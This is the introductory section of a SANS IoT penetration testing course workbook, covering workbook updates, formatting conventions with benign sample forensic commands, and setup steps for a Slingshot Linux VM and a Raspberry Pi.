Workbook


SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Welcome to the SANS SEC556 Internet of Things Penetration Testing - Electronic Workbook

E-Workbook Overview

This electronic workbook contains all lab materials for SANS SEC556, Electronic Workbook. Each lab is designed to address a hands-on application of concepts covered in the corresponding courseware and help students achieve the learning objectives the course and lab authors have established.



Some of the key features of this electronic workbook include the following:

- Convenient copy-to-clipboard buttons at the right side of code blocks
- Inline drop-down solutions, command lines, and results for easy validation and reference
- Integrated keyword searching across the entire site at the top of each page
- Full-workbook navigation is displayed on the left and per-page navigation is on the right of each page
- Many images can be clicked to enlarge when necessary

Updating the E-Workbook

Tip


We recommend performing the update process at the start of the first day of class to ensure you have the latest content.


The electronic workbook site is stored locally in the VM so that it is always available. However, course authors may update the source content with minor fixes, such as correcting typos or clarifying explanations, or add new content such as updated bonus labs. You can pull down any available updates into the VM by running the following command in a bash window:

```
workbook-update
```


Here are specific instructions for both Windows and Linux VMs:


- In a Windows VM, open an Ubuntu bash window and run `workbook-update` as shown here:





- For the Linux VM, open a Terminal window and run as root with the command `workbook-update` as shown here:





The script will indicate whether there were available updates. If so, be sure to refresh any pages you are currently viewing (or restart the browser) to make sure you are seeing the latest content.

Using the E-Workbook

The SEC556 electronic workbook should be the home page for the browsers inside all virtual machines where it is maintained. Simply open a browser or click the home page button to immediately access it in the VMs.

You can also access the workbook from your host system by connecting to the IP address of your VM. Run `ip a` in Linux or in the Ubuntu bash shell in Windows to get the IP address of your VM. Next, in a browser on your host machine, connect to the URL using that IP address (i.e. `http://<%VM-IP-ADDRESS%>`). You should see this main page appear on your host. This method could be especially helpful when using multiple screens.

We hope you enjoy the SEC556 class and workbook! To get the most out of your lab time in class, we recommend following the guidance in How to Approach the Labs.

Syntax Used in This Course

Template Content!

This file is template content from FOR572, so you'll want to thoroughly review and modify it, if you even decide to keep this page in your electronic workbook.

The FOR572 course documentation uses consistent syntax styles with which you should become familiar. This section helps you to make sense of what the material conveys, so you can focus more on course material than styling.

Syntax Descriptions and Examples

Note

The commands listed in this section of the lab are just for reference, so you can become familiar with text styles used in the course materials. *No need to actually run them in your SIFT Workstation VMware Image*!

1. Text blocks that appear in the format shown below contain commands that you would run in the SIFT or another class VM. These code blocks include an icon to the far right that allows you to copy the contents of the block, suitable for pasting into the shell in your class VMs.

   List the contents of the `/tmp/` directory

   ```
   cd /tmp/
   ls -l
   ```

   The results are shown in a slightly different format. Results will be denoted as "Expected" or "Notional". Expected Results should reflect exactly what you get from the commands shown. Notional Results are shown when some variation may be present, based on lab or classroom conditions.

   Notional results

```
total 2836
-rw------- 1 sansforensics sansforensics       0 Apr  3 17:39 config-err-S09tBf
-rw------- 1 sansforensics sansforensics       0 Jul 21 18:39 config-err-zVMGjJ
-rw-r--r-- 1 root          root                0 May 10 07:45 fileK8YYJh
-rw-r--r-- 1 root          root                0 Jun 11 07:45 fileVAP3BY
-rw-r--r-- 1 root          root                0 Jul 11 07:45 fileVeFMlj
drwxrwxr-x 3 sansforensics sansforensics    4096 Jul  6 18:03 npm-57783-5d61223f
drwxrwxr-x 3 sansforensics sansforensics    4096 Jul  6 18:04 npm-57819-3bc1b3dc
...
```

2. Direct questions are reflected in the material as shown below.

How large is the `nitroba.pcap` file, in bytes?

56,795,590

Command lines

```
cd /cases/for572/sample_pcaps/
ls -l nitroba.pcap | awk '{print $5,$9}'
```

Expected results

```
56795590 nitroba.pcap
```

What is the file's MD5 hash value?

`d6b5df10fc572b54ceb9c543d11f10a4`

Command lines

```
cd /cases/for572/sample_pcaps/
md5sum nitroba.pcap
```

Expected results

```
d6b5df10fc572b54ceb9c543d11f10a4  nitroba.pcap
```

Narrative answers are shown in **bold** as shown below.

What are two ways to see the contents of the `/cases/for572/sample_pcaps/` directory?

The bash shell's `cd` and `ls` commands provide one way, and the Ubuntu GUI file manager interface is another.


Command lines

```
ls -l /cases/for572/sample_pcaps/
```

Expected results


```
total 115872
-rw-r--r-- 1 sansforensics sansforensics      449 Aug  1  2016 ftp-example.gnuplot
-rw-r--r-- 1 sansforensics sansforensics 36114110 Nov 22  2013 ftp-example.pcap
-r--r--r-- 1 sansforensics sansforensics 23462957 Jan  3  2019 httpload_airgap.pcap
-rw-r--r-- 1 sansforensics sansforensics 56795590 Jul  5  2013 nitroba.pcap
-rw-r--r-- 1 sansforensics sansforensics      116 Aug  1  2016 rpm-tcpxtract.conf
-rw-r--r-- 1 sansforensics sansforensics      555 Jan 28 01:01 sourcelist.txt
-rw-rw-r-- 1 sansforensics sansforensics     8039 Dec  6  2018 tls_dfir.com_keys.log
-rw-r--r-- 1 sansforensics sansforensics  2250712 Dec  6  2018 tls_dfir.com_session.pcap
```

GUI file manager


a. 

b.

c.



d.



3. When referring to literal strings inline with narrative text, the strings will be in depicted in Courier New font. For example, a search string of `destination_bytes:[6000000 TO 7000000]` might be noted in the material inline, or via a call-out box as shown below:


```
destination_bytes:[6000000 TO 7000000]
```

4. Some commands follow a "template" format, in which you will replace a part of the template with content you've discovered previously in the lab. These template command lines will include placeholders surrounded by the `<%` and `%>` enclosures with uppercase letters between them. This is an indication that you must alter the template command accordingly. For example, in the following command, you'd replace the `<%IP_ADDRESS%>` portion of the IP address with some information identified elsewhere in the lab.

```
tcpdump -n -r input.pcap -w singlehost.pcap 'host <%IP_ADDRESS%>'
```

5. It is generally unadvisable to use the `root` administrative account for normal activities. We will follow best practices and use the `sudo` utility to perform administrative actions within the SIFT VM environment wherever needed. The `sansforensics` user has full `sudo` access to provide a reasonable balance between best practices and a practical classroom-based lab environment.

6. In the electronic workbook, some images are clickable, resulting in an enlarged version. This can be helpful when examining a detailed diagram or screenshot. An example of this is below.



How to Approach the Labs

Template Content!

This file is template content from FOR508, so you'll want to thoroughly review and modify it, if you even decide to keep this page in your electronic workbook.

The FOR508 SRL Intrusion Exercise Workbook is full of critical information that will help you with this investigation and provide guidelines and instructions for many investigations in the future.

To get the most out of each lab, we will step you through the different portions of the workbook. The workbook is specifically designed to enable students from a variety of backgrounds and with different skill levels get the most out of each lab.

Exercise Objectives

This section is designed to help students understand the larger picture of what the objectives of the exercise are meant to show or teach. In some cases, we might be demonstrating an analytical technique or the specific output of a forensic tool. We strongly recommend that students quickly look over these objectives when beginning the exercise.

Exercise Preparation

We design exercises to stand on their own. This allows students who are reviewing the exercises to jump in without having previously done the exercise. We typically outline the specific system, the condition of that system, or the capabilities that must be enabled before moving into the actual exercise. Skipping over this step could mean that your system might not be ready for analysis.

Questions without Explanations and Questions with Step-by-Step Instructions

For most exercises, we try to get you to focus on the core concepts and analytical techniques instead of just running blindly through a tool. Eventually, you will master the tool, but the most important part of this course, especially if you are new, is to focus on the output of the tool and how to properly analyze it.

There are two parts to most of the exercises:

1. Exercise questions without any help or explanations.
2. Exercise questions with full step-by-step instructions and explanations.

For most students doing the exercise for the first time, we recommend using the second part of the exercise that has step-by-step instructions and explanations.

> **Note**
>
> In the printed workbook, the step-by-step instructions and explanations are provided in a separate section following the section with the questions. In the electronic workbook, the step-by-step instructions and explanations are provided immediately following each question using a drop-down box such as this (click the box to see the solution):
>
> > **Solution**
> >
> > Here's where an answer would go. There will be a drop-down box such as this following each individual question. The electronic workbook does not have a separate dedicated step-by-step section.

At this point, there are three ways to do the exercises. FOR508 is an advanced forensics and incident response course, so we recommend that beginning or intermediate students approach exercises as follows:

- **Gain familiarity:** During the first time through the exercise, students should use the step-by-step questions with instructions in order to familiarize themselves with the overall topic and techniques. Remember that you are here to learn, not to fight your system or become confused. You will get more from the exercise by following along and mimicking what you see directly while reading the full (and sometimes lengthy) explanations.
- **Gain mastery:** When students are reviewing the exercise, we recommend that they use the “hybrid” approach. This approach has you start with the part of the exercise that has questions without any help or explanations, but then reference the step-by-step questions with instructions when you get stuck. Generally, students will be doing the exercises themselves by the time they reach the Day 6 capstone exercise, since many of the capstone systems will rely on the same procedures and techniques found in the exercises.
- **Achieve mastery:** Once you can complete the exercise using the step-by-step questions without instructions, you have mastered the skill. This is a great way to show that you are likely ready to pass the certification for this course. If you have already mastered the skills on exercises from the start, it is likely you have learned those skills already, or know them from previous courses. It is also likely you already have the skills needed to do Incident Response and Threat Hunting in the real world. Many students take a class to obtain new skills, but the more advanced they are, the fewer the new skills they will learn each time they take a course. Most students will reach this stage after having completed the capstone exercise on Day 6, reviewed the exercises a few more times, and then tested themselves by seeing if they can do the full exercise without referencing the step-by-step instructions walking them through the techniques.

Takeaways

For every exercise, the takeaway section highlights important case-related artifacts we uncovered as a result of our analysis. The takeaway section is important because these artifacts will build on one another as we progress through the

course. Sometimes it is hard to remember “How did we find p.exe?” in a new exercise that suddenly asks you to use prior knowledge to look for something new. We advise looking through each exercise’s takeaways to see when p.exe was first mentioned,

Precooked Exercise Output

For every exercise, there is a certain amount of “keyboard kung-fu” necessary to complete the course. If you are struggling with the seemingly never-ending command line input, we have the output of all the exercises pre-generated for you in each system’s precooked folders:

- FOR508 Windows VM: `G:\precooked\<%SUBFOLDER%>`
- Linux SIFT VM: `/cases/precooked/<%SUBFOLDER%>`

Using the right techniques to approach the exercises and labs from the start is essential for your success in this course. Everyone in the course is learning, so there is no reason to feel judged if you are using the step-by-step instructions the first time through each exercise. Take advantage of the structure of the exercises to facilitate the maximum learning possible for your particular skill level and background. Good luck!

Lab 0: Slingshot and Raspberry Pi Setup

Purpose: The purpose of this exercise is to introduce the Slingshot Linux distribution. This Linux distribution will be used throughout the course for lab exercises.

Description: In this exercise, you will configure and boot the Slingshot Linux virtual machine included on the SEC556 USB drive (or contained in the .iso downloaded from your student portal). You will learn the basics of navigating the Slingshot Linux desktop interface and how to prepare your system to complete the lab exercises for this course.


> **Important:** It is important to note that hacker tools are not written with the same quality and reliability as commercially available tools. Many hacker tools work unreliably and may cause unexpected results against both the target system and the local system running the tools.
>
> We have taken steps to ensure that the tools used in this lab will not damage your system and will work as advertised against a target system. However, it is our recommendation that you use a non-critical system that does not hold valuable data that would be disadvantageous to you or your organization if it were lost or otherwise disclosed.
>
> **Important:** In order to complete these lab exercises, you will need a copy of VMware Player, VMware Workstation, or VMware Fusion on your laptop. If you do not already have a copy of VMware installed, you may download and install VMware Player for free from http://downloads.vmware.com.

Import the Compressed SEC556 Slingshot OVA File

The Slingshot Linux VM is included on the SEC556 USB drive (or contained in the .iso downloaded from your student portal)as an Open Virtualization Archive (OVA) file. Copy the OVA file to a convenient directory on your host system. After the copy completes, import the OVA as a VMware virtual machine from the **File | Import . . .** or **File | Open . . .** menu option.

When prompted, name the imported VM *Slingshot Linux SEC556*, select a directory for the VM, and then click **Save**.

Depending on your version of VMware, you may be prompted with an error indicating that the import failed, as shown here. Simply click **Retry** to continue the import process with relaxed compliance check restrictions. When the import process completes, click **Finish** to close the wizard.



> **Important:** Consider a snapshot of the initial state of the Slingshot VM. The snapshot can be helpful in restoring a known working state should something go wrong later in the course.

Boot Slingshot

Start the SEC556-modified Slingshot virtual machine in VMware by opening the file with the **.vmx** filename extension. After opening the VM, start the Slingshot guest operating system. When prompted, supply the following authentication credentials:

> Login: **sec556**
>
> Password: **sec556**

Once the startup completes, you will be presented with the Slingshot desktop and navigation interface, as shown here.

TIP: You may resize the VMware window to any size, and Slingshot will fill the available screen real estate.

Exploring Slingshot Tools

The Applications button in the top-left corner of the taskbar is analogous to a Windows Start menu button. Take a minute to explore some of the preinstalled tools supplied with Slingshot Linux.

Note that for many of our exercises, you will start tools from the command line. Starting a tool from the command line gives us enhanced functionality with the ability to tweak a tool's features with additional command-line arguments.

Updating Your Lab Files

You can quickly update your SEC556 Slingshot Linux VM at any time. Simply open a terminal and run the `workbook-update` script as shown here.

```
$ workbook-update
```

Introducing Your PIoT Device

As part of your hardware kit, you have received a Raspberry Pi kit that will be used for several lab exercises. We'll refer to this Raspberry Pi device as the *PIoT* device.

The PIoT device will be your attack platform for several exercises, augmenting the Slingshot Linux VM when native Linux access is needed. When called for in a lab exercise, you will SSH to the PIoT device to access the underlying Linux operating system and run local commands.

Complete the following steps to prepare the PIoT device.


Assemble the Raspberry Pi Device

Assemble the components included with your Raspberry Pi. Follow the directions supplied in the boxes, being careful not to apply too much force when inserting the Raspberry Pi boards into the cases.

